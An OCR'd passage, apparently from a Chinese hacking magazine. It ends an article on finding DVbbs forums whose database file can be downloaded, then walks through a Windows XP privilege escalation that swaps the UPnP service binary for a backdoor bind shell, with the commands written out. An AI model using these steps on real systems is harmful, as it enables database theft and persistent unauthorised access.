


图11

好了，今天的实验到此结束了，方法很简单，思路也很明确，只用了两个工具和一个网站，不过在此我还要补充说明一下使用挖掘鸡的注意点，比如我刚才利用挖掘鸡搜索关键字：powered byDVbbs version 7.0.0 sp2，后缀：/bbs/data/dvbbs7.mdb，问题就出在/bbs/data/dvbbs7.mdb上面，由于现在网管的安全意识越来越高，他可以人为构造一个/bbs/data/dvbbs7.mdb目录，说白了就是dvbbs7.mdb不是数据库的名字而是目录的名字，在dvbbs7.mdb目录里面放一个index.asp文件，在index.asp文件里面插入木马文件，这样一来，在图5中如果你双击此目标网站时，打开的只是一个网页，在你感到疑惑时不知不觉已经中木马了。基于上面的原因我提供给大家一种防范的方法：下载数据库的时候不用手动双击下载，也不要在浏览器的地址栏中输入数据库的地址，而是用flashget等下载工具去下载，如果dvbbs7.mdb真的是目录的话便不能下载。

（本文所涉及的相关工具：辅臣数据库浏览器、挖掘鸡、光盘中有收录。）

Windows SSDP and UPnP 本地权限提升测试

孟方明[-273℃@EST]& 刘会[TSU]

一、漏洞简介

刚看到这个溢出程序的时候，我还以为又一个本地溢出漏洞被发现了呢！可是打开细看，却感觉不太对劲，既没有微软的漏洞编号，也没给出漏洞资料的网址，在网上找到了一些相关资料后，才明白这并不是一个本地溢出漏洞，而是一个默认配置上的缺陷引起的权限提升。

WindowsXP 的默认配置下，SSDP 和 UPNP（事实上，XP1 中有问题的服务还有 DnsCache、DHCP，2003 下有问题的服务为 NetBT、DnsCache、DHCP）两个服务允许验证用户修改其服务配置，什么样的用户才算是验证用户呢？其实一个普通的用户（非特权用户）就属于验证用户了，换句话说，一个普通 users 组的用户就可以对这两个系统服务进行启动、停止甚至是修改服务程序路径等等，不信吗？那让我们测试看看（以下测试在 WindowsXP 上测试通过）。

二、漏洞测试

根据漏洞原理，我们可以使用任何一个服务修改工具（比如 sc.exe）在普通用户权限下就可以配置上述两个服务，不过，还是使用溢出程序来得方便，呵呵！溢出程序在 BCB 编译器下编译成功，让我们准备测试环境。首先打开一个 cmd 窗口，并键入如下命令：runas /profile /user:mfm cmd.exe，其中 mfm 是我新建的一个普通用户，上述命令回车后会以 mfm 用户的身份开启一个新的 cmd 窗口，让我们看看在这个新的窗口里有什么样的权限，如图 1，很低的权限吧！我们的任务是在这种低权限的环境下修改 upnp 这个服务（ssdp 和 upnp 都可以，只是 upnp 依赖于 ssdp 服务，所以还是选 upnp 方便些）的程序启动路径为我们的后门程序的路径，这样，在下次系统启动时加载 upnp 这个服务的时候执行的就是我们的后门而不是原服务了。但是由于我们修改的是服务，所以你的后门最好也是以服务的形式运行的，否则会出错！为了测试方便，我特意写了一个 cmdshell，它以服务的形式启动绑定本地 1314 端口（这个后门不能单独使用，必须用来替换服务才可以，而且只能替换 upnp 服务）。




图 1

在新的 cmd 窗口里将当前目录切换到漏洞利用程序的所在目录，然后直接键入应用程序名看一下使用格式，如图 2。

```
J:\temp>servicechecker
                Services Permissions checker
(c) 2006 Andres Tarasco - atarasco _at_ gmail.com

        compiled by superlone@EST

    -l (to list available services to us!)
    -m SRVNAME NewPath (change the configu-
ration for that service)

^_^SHOW my love to LiuHui for EVER and EVER!
```




图 2

用法很简单，首先使用 -l 选项来查看当前可以利用的服务。

运行结果如图 3 所示，一共找到了两个可利用服务（就是 SSDP 和 upnp，呵呵），图中框起的 0x4、0x1 分别表示当前服务的状态为运行和停止，upnp 服务默认是自启动的。而 SSDPSRV、upnphost 就是这两个服务的名字。拿 upnp 开刀，利用程序的 -m 选项跟两个参数，第一个参数是要替换的服务的名字，这里是 upnphost，第二个参数是后门程序的完整路径。




图 3

因此我们构造的命令应该是 servicechecker -m upnphost j:\temp\upnphost.exe，其中 upnphost.exe 就是我们的后门，程序运行后，提示服务成功修改了，如图 4。我们再次使用 -l 选项查看，就会看到在 Path（路径）处已经换成了我们后门的路径了，如图 5。让我们直接输入 net start upnphost 来测试一下后门是否可用，如图 6，提示服务启动成功！我们接着输入 telnet localhost 1314，如图 7，成功得到了一个 cmdshell！图中框起的部分，说明我们的

shell是继承了mfm用户的权限，无法添加用户。




图4




图5




图6

